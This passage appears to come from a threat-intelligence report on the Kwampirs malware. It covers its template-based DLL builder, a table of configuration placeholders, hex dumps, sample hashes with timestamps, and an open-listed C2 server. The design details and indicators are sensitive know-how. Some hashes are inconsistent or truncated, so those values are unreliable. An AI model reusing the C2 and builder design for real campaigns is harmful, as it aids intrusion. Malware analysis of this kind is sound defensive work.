When attackers want to start a new campaign, they use the builder. It renders a new DLL replacing these "tags" (placeholders) with the values corresponding to the new campaign. When this DLL is ready, the content is encrypted with an XOR-based algorithm and embedded into the dropper's resources. Most of the information and code of the new campaign remains the same, as it is taken from the same template as older campaigns, except the C2 and communications configurations.



```
23 23 23 41 51 46 23 23 23 00 00 00 23 23 23 41   ###AQF###...###A
41 43 23 23 23 00 00 00 23 23 23 41 43 54 23 23   AC###...###ACT##
23 00 00 00 00 00          00 00 00 00 00 00 00   #.....   .......
00 00    00    00    00    00    00    00    00   .. . . . . . . .
   00    00    00    00    00    00    00    00    . . . . . . . .
   00    00    00    00    00    00    00    00    . . . . . . . .
   00    00    00    00    00    00    00    00    . . . . . . . .
   00    00    00    00    00    00    00    00    . . . . . . . .
   00    00    00    00    00    00    00    00    . . . . . . . .
   00    00    00    00    00    00    00    00    . . . . . . . .
   00    00    00    00    00    00    00    00    . . . . . . . .
   00    00    00    00    00    00    00    00    . . . . . . . .
   00    00    00    00    00    00    00    00    . . . . . . . .
   00    00    00    00    00    00    00    00    . . . . . . . .
   00    00    00    00    00    00    00    00    . . . . . . . .
   00    00    00    00    00 00 00 00 00 00 00    . . . . .......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```



```
B4                            00 00 00            ´          ...
                  00 00 00                                ...
   00 00 00 00 00 31 30 30 00 00 00 00 00 00 00    .....100.......
00 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00   ..1.1.1.1.1.1.1.
31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00   1.1.1.1.1.1.1.1.
31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00   1.1.1.1.1.1.1.1.
31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00   1.1.1.1.1.1.1.1.
31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00   1.1.1.1.1.1.1.1.
31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00   1.1.1.1.1.1.1.1.
31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00   1.1.1.1.1.1.1.1.
31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00   1.1.1.1.1.1.1.1.
31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00   1.1.1.1.1.1.1.1.
31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00   1.1.1.1.1.1.1.1.
31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00   1.1.1.1.1.1.1.1.
31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00   1.1.1.1.1.1.1.1.
31 00 31 00 31 00 31 00 31 00 00 00 00 00 00 00   1.1.1.1.1.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

Figure 37: Example of rendered values for ###AQF###, ###AAC### and ###ACT###

In newer campaigns, the dropper can remain the same, with almost the same DLL, just with different configuration values, without recompiling the code. This way, attackers review the metadata of templates once, making sure they do not leak pdb paths, computer names, artifacts and other handles or footprints. After this, production of new campaigns becomes more stable and safer, avoiding leaks (operating much the same as deployment tools, like Puppet templates). This can confuse researchers too as they might think that a DLL belongs to a known campaign when, in fact, it could have a totally different set of C2s. This is an indicator that there is a professionalization in the modus operandi of the authors. At the same time this modularization allows that the dropper could be used by other APT groups as false flag operations. If handled correctly, this modus operandi should help attackers -- except in cases where they leak the templates or placeholders, as these can become identifiable footprints that can lead to discovery (see attribution section below).

On the other hand, the fact that a resource 102 was found with the “unrendered” template suggests that this binding was performed by someone that was not familiarized with the building process and added it by mistake (Ops problem now..). On the other hand Shamoon contains more components to bind to the resources. However, the process of implementing a template system can be considered a weaponization process that implies attackers are getting ready to use it multiple times, against multiple targets, improving the ease of use and limiting possible mistakes in the process.

See Table 2 for a full list of variables rendered by the builder and an extract of the values that we’ve found rendered. Some of the placeholders and values are in Unicode format, others are ASCII.

Variable name	Name format	Value	Value format	Notes
###ASA###	unicode	(buffer bin data)	struct array	C2 primary list, binary data Array, tries to use custom Proxy Bypass settings if provided
###ASL###	ASCII	7650	uint	Length of ASA in bytes
###AQF###	ASCII	180	uint	A value flag used as a kind of separator/check, for the binary exfiltrated data
###AAC###	ASCII	100	uint	Number of items (count) in C2 first list
###ACT###	ASCII	111 (...)	unicode	C2 primary list flags for access type for InternetOpenW dwAccessType (1 = Connection Direct)
###ABA###	unicode	(buffer bin data)	struct array	C2 secondary (backup) list, binary data Array encrypted, uses default proxy settings
###ABL###	ASCII	7668	uint	Length of ABA in bytes
###APN###	unicode	1	unicode	C2 Proxy Network bypass flags
###APB###	unicode	1 1 1 (...)	unicode	List of Proxy Bypass hostnames and addresses for InternetOpenW (not used in the samples analyzed, it has invalid values, but given that it is the first argument of one of the main functions, we believe it is, or will be, in use in other campaigns)
###ABC###	ASCII	100	uint	Number of items (count) in C2 second list
###ASI###	ASCII	111 (...)	unicode	C2 secondary list flags for InternetOpenW dwAccessType (1 = Connection Direct)

Table 2: **Kwampirs unrendered placeholders found in leaked template.**

The ###APB### default value, which should be a list of IP addresses and hostnames passed to InternetOpenW has a unicode string value of 1111111111[…] which resembles the Shamoon 2 "1.1.1.1" IP address, as hypothesized by Unit42. When they do not need a variable, they just fill it with fake values.

The binary template of this table can be found in the dropper with hash

1314a078a06d1dc528014715d229b173ed5fbdff42ccde33fb933cdb0b82727e.

Inside, there is the resource named 102, that contains the hash

bbd346e70b3858682f9f54ff9a3aa86dd286a98ff2386fbaa929edf86bb6d3f2.

And also you can find the rendered DLL at resource 101 with hash

3c51cc159d604627e8e0d53373b49453d80b200e8cc4ffe1552574e4aeb8a3a3.

We've seen other versions of the DLL, changing the way the C2 lists are stored (some encrypted, others not), but indicating that there has been an evolution of the droppers and the payloads.

Our researchers believe most of the compilation timestamps are clearly fake (like 2003, using Visual Studio 2010). Others could be real, but this would mean there was a Kwampirs previous to the Aramco attack, which could be possible. But given the publicly known dates of Kwampirs detections, it seems unlikely. Our researchers are considering all of them developed after the Aramco attack. Attackers were probably using a development environment with a fake date and time, so there is zero trust for them in terms of timeline. Below is a list of droppers with the resources they carry, and each with its corresponding compilation timestamp (Snippet 10).

```
[+] Droper 091d42e5425584de6b3385992b687b43fe5addba7a240f362c7d1ae463b459b8
    Time Stamp : 2011:04:08 16:59:35+02:00
- Reporter b749a8592078777fdb10eff1d6d488c71e39b81f28c2ec0cd5e74e9de2a9e01_101
Time Stamp : 2011:04:08 16:57:19+02:00
[+] Droper 14461260f9b3988d4eb4e46bc7d9861172266a9a01bf15c57916a9e4f9dc0618
Time Stamp : 2011:06:17 16:35:44+02:00
- Reporter 71f6d3b5c8171ff34b8fb8cad48bcaa70aafd7b8e36035a135c57b8de56992e0_101
Time Stamp : 2011:06:17 16:34:54+02:00
- Reporter 71f6d3b5c8171ff34b8fb8cad48bcaa70aafd7b8e36035a135c57b8de56992e0_102
Time Stamp : 2011:06:17 16:34:54+02:00
[+] Droper 6112238eebc4ee75b54971d6542baad9686210de4727b0507d5a7ccecf241003
Time Stamp : 2008:08:15 02:36:03+02:00 (Obviously fake)
- Reporter 3c5b1cc159d604627e8e0d53373b49453d80b200e8cc4ffe1552574e4aeb8a3a3_101
Time Stamp : 2011:06:22 15:51:40+02:00
- Reporter bbd346e70b3858682f9f54ff9a3aa86dd286a98ff2386fbaa929edf86bb6d3f2_102
Time Stamp : 2011:06:22 15:51:40+02:00
[+] Droper 9c08769d6f8370720438f3c619557a6e5dcb6d5ceb3f37adc8d172e2beb7468a
Time Stamp : 2003:12:17 05:51:18+01:00 (Obviously fake)
- Reporter 3c51cc159d604627e8e0d53373b49453d80b200e8cc4ffe1552574e4aeb8a3a3_101
Time Stamp : 2011:06:22 15:51:40+02:00
- Reporter bbd346e70b3858682f9f54ff9a3aa86dd286a98ff2386fbaa929edf86bb6d3f2_102
Time Stamp : 2011:06:22 15:51:40+02:00
[+] Droper 613cf53dba46e78303f9b6d106a6e8c71547143d96a6c06776907d5b117bafc9
Time Stamp : 2011:06:22 15:55:09+02:00
- Reporter 3c51cc159d604627e8e0d53373b49453d80b200e8cc4ffe1552574e4aeb8a3a3_101
Time Stamp : 2011:06:22 15:51:40+02:00
- Reporter bbd346e70b3858682f9f54ff9a3aa86dd286a98ff2386fbaa929edf86bb6d3f2_102
Time Stamp : 2011:06:22 15:51:40+02:00
```

Snippet 10: **Kwampirs droppers and resources with their corresponding timestamps**


5.3 Kwampirs C2 Infrastructure

Cylera researchers paid careful attention to the C2 infrastructure used by active Kwampirs campaigns throughout the course of this research. Of the assets monitored, one domain used during campaigns around November 2018 attracted particular attention.

The domain was protected using Cloudflare, making it difficult to uncover the server's physical location, hosting provider, or co-hosted domains. However, the Apache web server used was configured to allow open directory listings for all directories, including the web root, which provided a glimpse into the contents of the C2 server.

5.3.1 Web Server Contents

The domain name for the server was "servncjikjpbn.in", believed to be active from August 2018 to November 2018, contained the following structure in its root web directory shown in Figure 38.




```
.
├── icons
│   ├── back.gif
│   ├── blank.gif
│   ├── folder.gif
│   ├── text.gif
│   └── unknown.gif
├── s.php
└── users
    └── users
        ├── files
        │   ├── cmd
        │   ├── k
        │   │   └── PuK
        │   └── log
        │       ├── cl
        │       ├── cl_20180826210652.7z
           .. up to 103 log files more..
        │       └── cl_20181120070447.7z
        └── main.php
```

Figure 38: C2 web directory structure of servncjikjpbn.in server

A handful of files of particular importance are:

s.php → contains the string "This work!"... almost like Apache's "It works!" (Figure 39).




Index of /

Name	Last modified	Size	Description
s.php	2018-01-11 13:20	29	
users/	2018-01-11 13:24	-	

Figure 39: Listing of servncjikjpbn.in C2 server, root directory

users/users/main.php → the script processing Kwampirs reporter requests (Figure 40). Without parameters it was displaying the string "REQUEST: []". In well formed requests it was observed to respond with a prefix of "911:{HASH}" indicating the hash of the component to download on the next request.




Index of /users/users

Name	Last modified	Size	Description
Parent Directory		-	
files/	2018-01-11 13:27	-	
main.php	2016-04-30 08:27	17K	

Figure 40: Directory listing of /users/users folder of servncjikjpbn.in server


users/users/files/cmd → It was empty, but we assess the modules to download were stored here (Figure 41).



```
Index of /users/users/files

Name             Last modified      Size Description
------------------------------------------------------
Parent Directory                      -
cmd/             2010-01-08 15:36     -
k/               2010-01-08 15:36     -
log/             2018-11-20 07:04     -
------------------------------------------------------
```


Figure 41: Directory listing of /users/users/files folder of servncjikjpbn.in server

